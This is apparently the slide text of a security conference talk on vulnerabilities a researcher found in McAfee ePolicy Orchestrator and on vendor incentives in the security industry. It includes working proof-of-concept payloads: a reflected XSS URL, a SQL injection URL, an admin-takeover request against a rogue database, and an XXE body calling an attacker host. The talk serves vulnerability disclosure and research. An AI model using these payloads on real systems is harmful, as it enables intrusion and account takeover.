Nearing the ePOcalypse

A tale of vulnerabilities & incentives in the infosec industry

Alain Mowat
Head of R&D

Area41 – 06.06.2024

orange™ Cyberdefense

[Placeholder]

[Talk about latest CVE being actively exploited]

CVE-2024-24919 : Arbitrary file read in Checkpoint firewalls

whoami

Alain Mowat

Head of R&D

@ Orange Cyberdefense Switzerland

Pentester for over 15 years

Insomni’hack organiser

Vulnerability researcher

- Barracuda
- Citrix
- Sonicwall
- Fortinet
- …


Contact

www.linkedin.com/in/alain-mowat

https://twitter.com/plopz0r

alain.mowat@orangecyberdefense.com

Context


WAITING FOR NEW ASSESSMENTS DURING THE SUMMER AFTER COVID
imgflip.com

McAfee™

Methodology

Selected 3 products to analyse

Mobile application

Windows Agent

ePolicy Orchestrator

- **Downloaded latest version from McAfee website**
- **Install on local server**
  - Tomcat server listening on port 8443 that serves a Java application
- **Copy all jar/class files locally**
- **Use jadx (or any other decompiler) to recover sources**
- **Grep to find vulns…**

Methodology – XSS

```
coolz0r@nobody:~/ePO$ find . -name "*.jsp"
```

Methodology – XSS

```
coolz0r@nobody:~/ePO$ find . -name "*.jsp" | xargs -d '\n' grep -o '${.\+}’
```

Methodology – XSS

```
coolz0r@nobody:~/ePO$  find . -name "*.jsp" | xargs -d '\n' grep -o '${.\+}’ | grep -v ‘escape’
```

Methodology – XSS

```
coolz0r@nobody:~/ePO$  find . -name "*.jsp" | xargs -d '\n' grep -o '${.\+}’ | grep -v ‘escape’
```

3568 unique variable names

Methodology – XSS

```
coolz0r@nobody:~/ePO$  find . -name "*.jsp" | xargs -d '\n' grep -o '${.\+}’ | grep -v ‘escape’
```

3568 unique variable names

```
coolz0r@nobody:~/ePO$  grep -ir "\.getParameter(.\+)" *
```

Methodology – XSS

```
coolz0r@nobody:~/ePO$  find . -name "*.jsp" | xargs -d '\n' grep -o '${.\+}’ | grep -v ‘escape’
```

3568 unique variable names

```
coolz0r@nobody:~/ePO$  grep -ir "\.getParameter(.\+)" *
```

1334 unique parameter names

Methodology – XSS

```
coolz0r@nobody:~/ePO$ find . -name "*.jsp" | xargs -d '\n' grep -o '${.\+}’ | grep -v ‘escape’
```

3568 unique variable names

```
coolz0r@nobody:~/ePO$ grep -ir "\.getParameter(.\+)" *
```

1334 unique parameter names

Match and…

Vulnerabilities


Cross-Site Scripting

4 reflected XSS issues reported

Basically stopped searching after that

Proof of Concept

https://epo:8443/EPOCore/scheduleRollupConfigAddChildren.do?rootType=policyMgmt.rollup.appliedTasks&parentRow=tasdf"><script>alert(document.domain)</script>



https://172.21.2.106:8443/EPOCore/scheduleRollupConfigAddChildren.do?rootType=policyMgmt.rollup.appliedTasks&parentRow=tasdf"><scri

for this data type.

172.21.2.106:8443

172.21.2.106

Methodology – SQL injections

```
coolz0r@nobody:~/ePO$ grep -ir "SELECT .\+"
```

Methodology – SQL injections

```
coolz0r@nobody:~/ePO$  grep  -ir "SELECT  .\+" | grep '" \+’
```

Methodology – SQL injections

```
coolz0r@nobody:~/ePO$  grep  -ir "SELECT  .\+" | grep  '" \+'
```

```
epo/agentmgmt/dao/AgentDao.java:    private static  String countLeafNode = " select count(1) from EPOLeafNodeMT where 1=1 ";
epo/agentmgmt/dao/AgentDao.java:    private static  String certificationGeneratedTimeSQL = "select ( " + countLeafNode + " ) as totalNodes, (" + countLeafNode + "
AND LastUpdate  > ? ) as updatedNodes";
epo/agentmgmt/service/EPOAgentHandlerRegisteredCertificateImpl.java:        String string2 = "SELECT " +
DatabaseUtil.getDialect((Connection)connection).getCurrentUTCTimeFunction();
epo/commonevents/archive/ArchiveManagerImpl.java:        String string2 = "SELECT COUNT(*) FROM EPOEVENTSMT WHERE   ReceivedUTC < '" + string + "'";
epo/commonevents/archive/ArchivingTask.java:             return "SELECT TOP (1000)  EpoProperties.*  FROM  EPOEventsMT EpoProperties  WHERE
EpoProperties.ReceivedUTC < '" + this.setting.getServers().get(0).getCriteria() + "'" + " ORDER BY EpoProperties.AutoID ASC" + " FOR XML AUTO, ELEMENTS,
ROOT('Events')";
epo/commonevents/archive/ArchivingTask.java:         return "SELECT TOP (1000)  EpoProperties.*, CustomProperties.* FROM EPOEventsMT EpoProperties, " +
this.setting.getRefTable() + " CustomProperties " + " WHERE EpoProperties.AutoID = CustomProperties." + this.setting.getRefColumn() + " AND
EpoProperties.ReceivedUTC < '" + this.setting.getServers().get(0).getCriteria() + "'" + " ORDER BY EpoProperties.AutoID ASC" + " FOR XML AUTO, ELEMENTS,
ROOT('Events')";
epo/commonevents/auth/role/SexpEventsNodePermissions.java:        stringBuffer.append(this.m_sourceAgentGuidField + " IN " + "( " + "   SELECT lnd.AgentGUID " +
"  FROM EPOLeafNode lnd " + "  inner join EPOBranchNode bnd on  bnd.AutoID = lnd.ParentID " + "  inner join EPONodePermissions npr on npr.NodeID = bnd.AutoID
" + "  WHERE lnd.AgentGUID IS NOT NULL " + "  and npr.GroupID in (" + string + ") " + ")");
[…]
```

Vulnerabilities

SQL Injections

1 in Core

3 in standard extensions

Proof of Concept

https://epo:8443/ComputerMgmt/CheckSortSystems.do?UIDs=-1)%20or%201=1 –

Exploitable through a CSRF

By default, connection to the database server is done with db_owner privileges

Could allow for a full remote compromise with a single click

Vulnerabilities

Admin account takeover

There is a procedure to reset the admin password if it is lost

- **Requires knowledge of the database password**
  - https://epo:8443/core/restore-admin?userAction=submitAction&database.username=[DB_USER]&database.password=[DB_PWD]&password=[NEWPWD]

Vulnerabilities

Admin account takeover

There is a procedure to reset the admin password if it is lost


- **Requires knowledge of the database password**
  - https://epo:8443/core/restore-admin?userAction=submitAction&database.username=[DB_USER]&database.password=[DB_PWD]&password=[NEWPWD]

2 additional parameters can be added to the request

- **db.server.name**
- **db.database.name**

Vulnerabilities

Admin account takeover




/restore-admin?userAction=submitAction&db.server.name=HackerDB&database.username=sa&database.password=sa&password=test&db.database.name=master

Vulnerabilities

Admin account takeover

/restore-admin?userAction=submitAction&db.server.name=HackerDB&database.username=sa&database.password=sa&password=test&db.database.name=master




Can I connect with sa/sa to the master database?

Vulnerabilities

Admin account takeover


/restore-admin?userAction=submitAction&db.server.name=HackerDB&database.username=sa&database.password=sa&password=test&db.database.name=master



Can I connect with sa/sa to the master database?

Vulnerabilities

Admin account takeover



/restore-admin?userAction=submitAction&db.server.name=HackerDB&database.username=sa&database.password=sa&password=test&db.database.name=master

Change admin password to test

Can I connect with sa/sa to the master database?

Vulnerabilities

XML eXternal Entities

Exploitable through an unauthenticated endpoint

Requires a “strange” encoding to be used

Potential outcome

Arbitrary file read

Server-Side Request Forgery

```
POST /dcRedirect/dataChanelMessage.dc  HTTP/1.1
Host: epo:8443 […]
[…]

X toto'"><iEPOAGENT3000_Statistics$0C6A36BA-10E4-438F-
BA86-0D5B68A2BB15s<!DOCTYPE toto [<!ENTITY % test
SYSTEM "http://attacker">%test;]><root/>
```

Vulnerabilities

Combination of XXE + Local Account takeover

A Server-Side Request Forgery attack through the XXE should allow to trigger the Account Takeover issue

As long as network access between server and attacker is possible

Vulnerabilities

Combination of XXE + Local Account takeover

A Server-Side Request Forgery attack through the XXE should allow to trigger the Account Takeover issue

As long as network access between server and attacker is possible

(Un)fortunately this kept failing

Java XML parser used to perform the requests

Java certificate store does not know of ePO’s root CA

- Despite having generated it

Vulnerabilities

Are there any edge cases where this might still be exploitable?

A “publicly” signed certificate is used by ePO

Perform a SSRF from something else than Java

Vulnerabilities

Are there any edge cases where this might still be exploitable?

A “publicly” signed certificate is used by ePO

- **The target company has a subdomain which points to** 127.0.0.1
- **A wildcard SSL certificate is used on the ePO server**
- **Java’s JVM should then consider the certificate as being valid and allow the attack to succeed**

Perform a SSRF from something else than Java

Vulnerabilities

Are there any edge cases where this might still be exploitable?

A “publicly” signed certificate is used by ePO

- **The target company has a subdomain which points to** 127.0.0.1
- **A wildcard SSL certificate is used on the ePO server**
- **Java’s JVM should then consider the certificate as being valid and allow the attack to succeed**

Perform a SSRF from something else than Java

- **Use Windows RPCs such as PrinterBug or others**
- **Requires the WebClient service to be run**
  - Rare on Windows Server

Vulnerabilities

McAfee Windows Agent

Local Privilege Escalation due to arbitrary file/folder deletion as SYSTEM

Mobile application


Arbitrary activities can be started from remote apps

- **https://blog.scrt.ch/2023/03/29/attacking-android-antivirus-applications/**

All of these issues were discovered with an effort of less than 10 days

Observations

McAfee is certainly not the only product with security vulnerabilities



© Statista 2024

Reasoning

“The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts.”

- Gene Stafford

Observations

Pentesting outcomes are sometimes “interesting”

Customer has to pay vendor to correct discovered vulnerabilities

Vendor will only provide a patch to the customer complaining about the vulnerability

Most products require a renewable license

Covers features updates …

… And vulnerability fixes

Security features require special licenses

Observations

We’ve been drilling patch management into every company

Drives more business

Doesn’t actually solve the underlying problem

Race to patch instead of fixing the systemic problem of poorly written software

Observations

Vulnerability consequences are completely decorrelated from the cause

Customers pay for security testing of the products they buy


Customers suffer from a breach due to an unpatched vulnerable system

Vendors continue to profit despite introducing the vulnerabilities in the first place

“Institutions will try to preserve the problem to which they are the solution”

– Clay Shirky

